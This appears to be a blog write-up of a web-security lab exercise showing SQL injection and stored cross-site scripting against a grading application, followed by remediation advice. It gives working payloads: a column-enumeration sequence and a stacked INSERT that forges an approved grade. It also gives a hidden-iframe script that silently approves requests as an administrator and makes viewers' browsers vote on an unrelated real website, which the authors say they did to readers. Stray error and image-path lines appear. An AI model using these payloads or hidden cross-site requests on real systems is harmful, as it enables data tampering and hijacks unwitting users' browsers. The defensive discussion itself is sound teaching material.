DATABASE ERROR: UNABLE TO CONNECT TO THE DATABASE:COULD NOT CONNECT TO MYSQL

Web application security

Because we can!

Modern web applications are becoming increasingly complex. Database operations are more advanced than before, and dynamic web pages make heavy use of script languages such as JavaScript to provide a better user experience, and to delegate some part of the calculations to the client rather than the server.

This, of course, is a great thing for interoperability - you can use any web-application, from any computer running any operating system, by just using a web browser. But, now that the paradigm is changing, so are the security implications: while memory is being managed by higher-level languages (thus avoiding buffer-overflows and other security issues), database queries and website rendering still rely on user input to function correctly. What does this imply from a security standpoint? Read on.

« SQL injection is the #1 Web Application Security risk according to the OWASP community »

Part 1: SQL injection

SQL injection is maybe one of the most basic and easily discoverable web application vulnerability. It comes in first on the OWASP Top 10 Web Application Security Risks for 2010!

The technique to find basic SQL injection vulnerabilities is simple: tamper with any parameters that could be used in an SQL query (such as ID numbers, URL parameters, form fields, etc...) and add statements that would modify the underlying syntax of the SQL query (single quotes ', semicolons ;, double slashes --, SQL statements such as OR 1=1) and see how the resulting webpage is rendered.

If you get back with a "clean" error message (such as "the item you are requesting cannot be found"), then you can draw the conclusion that the input is probably being sanitized. If the result is something like

Warning: mysql_result(): supplied argument is not a valid MySQL result resource in /home/www/whitehouse/2011/www/en/benladenpics.php on line 201

then you know something, somewhere, is exploitable. Time to find what!

Description of SQL injection vulnerabilities found

We found a vulnerable webpage called Details.aspx, which displays the details for a grade request by passing the request ID as a parameter un the URL.

We found a similar, albeit much less exciting error message:

Incorrect syntax near ')'.

By trying different characters, we found that using «--» allowed us to leave out "the rest" of the query, and we could send additional SQL commands by placing a semicolon. This in fact marks the end of an SQL statement and the start of a new one.

This means that we can execute arbitrary queries on the database, regardless of how the existing query is constructed!

Description of SQL query we're exploiting

The error message gave us an idea of the query, which looked like this:

```
SELECT ___ FROM ___ WHERE ( ___ )
```

Since the parameter we changed is the ID of our grade request, and is not unique, we are guessing another parameter, probably a session ID or unique user ID is included in the query:

```
SELECT __ FROM __ WHERE
( unique_user_id = @SESSION AND
request = @request_id )
```

The "@" denote the dynamic statements of the SQL query. The ones in red are user-supplied, the ones in green are probably assigned server-side.

We wanted to know the table against which the SELECT statement was executed, and also the name of the columns that were requested. Even though we could guess the column names from the web page structure, we still wanted to make sure those were the names.

So we started by using 1) HAVING (1=1 as @request_id

This transformed the SQL query into

```
SELECT __ FROM __ WHERE
( unique_user_id = @SESSION  AND
request = 1) HAVING (1=1 )
```

which is syntactically correct, but expects an aggregate function (such as SUM()) or a GROUP BY statement. This yielded the following error message

Column **tblUserGrade.userid** is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.

We have our first column name! Let's GROUP BY it and see what error we get:

```
@request_id = 1) GROUP BY
tblUserGrade.userid HAVING (1=1
```

Column **tblUserGrade.requestNr** is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.

we then added requestNr to the GROUP BY clause until no error message was returned (i.e. all columns were grouped), and got all the requested column names.

We now have a more clear idea of what the original SQL query looks like:

```
SELECT userid, requestNr, grade,
motivation, approved, dateCreated,
dateModified

FROM tblUserGrade
WHERE ( userid = @SESSION  AND
requestNr = @request_id )
```

Attack designed to modify the database

Now that we have all column names of the tblUserGrade table, inserting a new row becomes really trivial since we can use the semicolon to issue a new SQL query. Both queries will be executed one after the other. This is the attack we used:

```
@request_id = 1) ; INSERT INTO tblUserGrade VALUES ('925cd525-a3f5-46ab-a560-7219d9422423', 8, 4, 'test', 1, CURRENT_TIMESTAMP, CURRENT_TIMESTAMP
```

this turned the SQL query passed to the server into :

```
SELECT userid, requestNr, grade, motivation,
approved, dateCreated, dateModified

FROM tblUserGrade

WHERE ( userid = @SESSION AND
requestNr = 1) ;

INSERT INTO tblUserGrade

VALUES ('925cd525-a3f5-46ab-a560-7219d...',
8, 4, 'test', 1, CURRENT_TIMESTAMP, CURRENT_TIMESTAMP )
```

It worked perfectly. We could also have used an UPDATE statement instead of INSERT to "normally" create a grade request and then just modify the "approved" column on that specific new row instead of inserting a new one.

How to fix this


The main way to fix this is to sanitize user-input values. In this case, @id_request should be an integer, and anything else should be discarded and an error returned.

Integers are simple to deal with though; strings are more complicated because they can include SQL statements. It is important to sanitize and escape all symbols such as the single quote, semicolons, double dashes... etc. Some more advanced SQL injection techniques use hexadecimal conversion so as to avoid sanitization, but are still interpreted as "raw" characters by the SQL engine, resulting in successful injections.
Possible server-side protection mechanisms

At the programming level, server-side protection mechanisms include "manual" sanitization of user-input data, but also the use of advanced application frameworks (Symfony for PHP, Django for Python, etc...) that automatically sanitize such through ORMs (Object Relational Mapping) such as Doctrine or Propell (both used in Symfony). In this way, the database layer is abstracted by a class model defined at implementation time. The programmer manipulates an object, and not an SQL statement. This object is then saved (made "persistent") to the database using the values in its fields.

Stored procedures are also an option to make sure things passed as parameters are interpreted as such and not as an additional part of the query (this is the idea behind parametrized statements, which use placeholders in the query which are then bound to the parameters supplied by the user)

« The target Website seems to be quite sensible to the "1)" instruction »



Part 2: Cross-Site Scripting

Incidentally, Cross-Site scripting holds the second position in the OWASP Top 10 Web Application Security Risks for 2010. It is an attack that focuses more on the users than the server and database itself.

The main means towards XSS is to find a way to make a certain webpage display HTML which are interpreted and rendered by the browser instead of just being displayed. Most of the time, an attacker will use some scripting language (often JavaScript) to interact with the webpage (e.g. to propagate the attack) and to steal sensitive account information, like cookies, usernames, or passwords, entirely compromising user accounts.

This in turn can lead to more compromise if the cracked account has some administrative privileges. For example, access to the database configuration of the web application, can reveal sensitive passwords which may be reused throughout the system.

Description of all XSS vulnerabilities found

« For the XSS attack, the script we used validates the request without displaying any output »

We found a gaping XSS vulnerability in the "motivation" field of a grade request. The string is stored "as is" in the database and the Display.aspx page retrieves it from the database and echoes it on the webpage. This looks just like normal HTML code to the browser, and is interpreted as such.

Attack designed to automatically approve a request

We used the following code to exploit this vulnerability, leading to an automatic request approval for an administrator who would request the details of the grade request (Fig. 1).

We used a javascript function with a delay statement, so that the whole page is loaded before the code is executed (so that we could manipulate the whole page). We parse the javascript function contained in the header, recover the URL corresponding to the "approve" button, and load it in an invisible iframe just next to the JS. This is completely invisible to the user (Fig 2)!

Full disclosure: we also encouraged your browser to vote for us in a photography competition we are participating in back in France. You just voted for this nice picture :)

Fig 1. Script code exploiting the XSS vulnerabilities

```
<iframe width=»20%» height=»20%» style=»display:none»></iframe>

<iframe width=»20%» height=»20%» src=»http://blog.velib.paris.fr/blog/wp-content/themes/
velib/vote.php?id=1902» style=»display:none»></iframe>

<script language=»javascript»>
     function test()
     {
          var tmp1 = document.getElementsByTagName('script')[0].innerHTML;
          var tmp2=tmp1.split(«(approve) {\n»);
          var tmp3=tmp2[1].split(«\n»);
          var tmp4 = tmp3[0].split(«= «);
          var tmp5 = tmp3[1].split(«'»);

          var rand = tmp4[1].split(«;»)[0];
          var url = 'http://ws2008.lbs/webappsec/'+tmp5[1]+1+tmp5[3]+rand+tmp5[5]+tmp5[7];

          document.body.getElementsByTagName('iframe')[0].src=url;
      }

      setTimeout(«test()»,2000);
</script>
```

Fig 2. Requests invisibly performed by the script

⊞ GET Details.aspx?request=	200 OK	ws2008.lbs
⊞ GET vote.php?id=1902	200 OK	blog.velib.paris.fr
⊞ GET Approve.aspx?reques	200 OK	ws2008.lbs
3 requests		

A recommendation on how this should be fixed

Content from the "motivaiton" field should be properly escaped before being displayed in the web browser.

General discussion on possible server-side protection mechanisms

In a more general way, fixing XSS is much more tricky than fixing SQL injection problems, because of all the ways data can be encoded and decoded by the browser. The main guideline is to make sure data is correctly escaped before being displayed on the webpage. This is easy to do for "plaintext" data which does not require any formatting, but a little trickier for "rich" data. Some sources even go as far as to recommend special security encoding libraries to be as efficient as possible. Rich data can be sanitized using HTML sanitization tools such as OWASP's AntiSamy.

Client side protection mechanisms

There are some client-side protection mechanisms too. To prevent cookie theft, some applications associate a session ID stored in a cookie to the IP address of the user that generated that cookie. This effectively prevents the cookie from being used by a different host, unless of course both victim and attacker are behind the same NAT device or share a common proxy server. Some browser also implement HttpOnly cookies, which prevent cookies from being used by client-side scripts. This means that rich websites (such as Facebook, Twitter, Gmail, and virtually every other site) won't be able to use the cookie on their scripts - all Ajax calls will go unauthenticated, which is really inconvenient.

As a last resort, JavaScript could be totally disabled in a browser, resulting in script-free webpages. Even if an XSS attack is successfully planted, it won't affect the user since scripts won't be executed. This of course, highly impairs user experience in Ajax-enabled websites.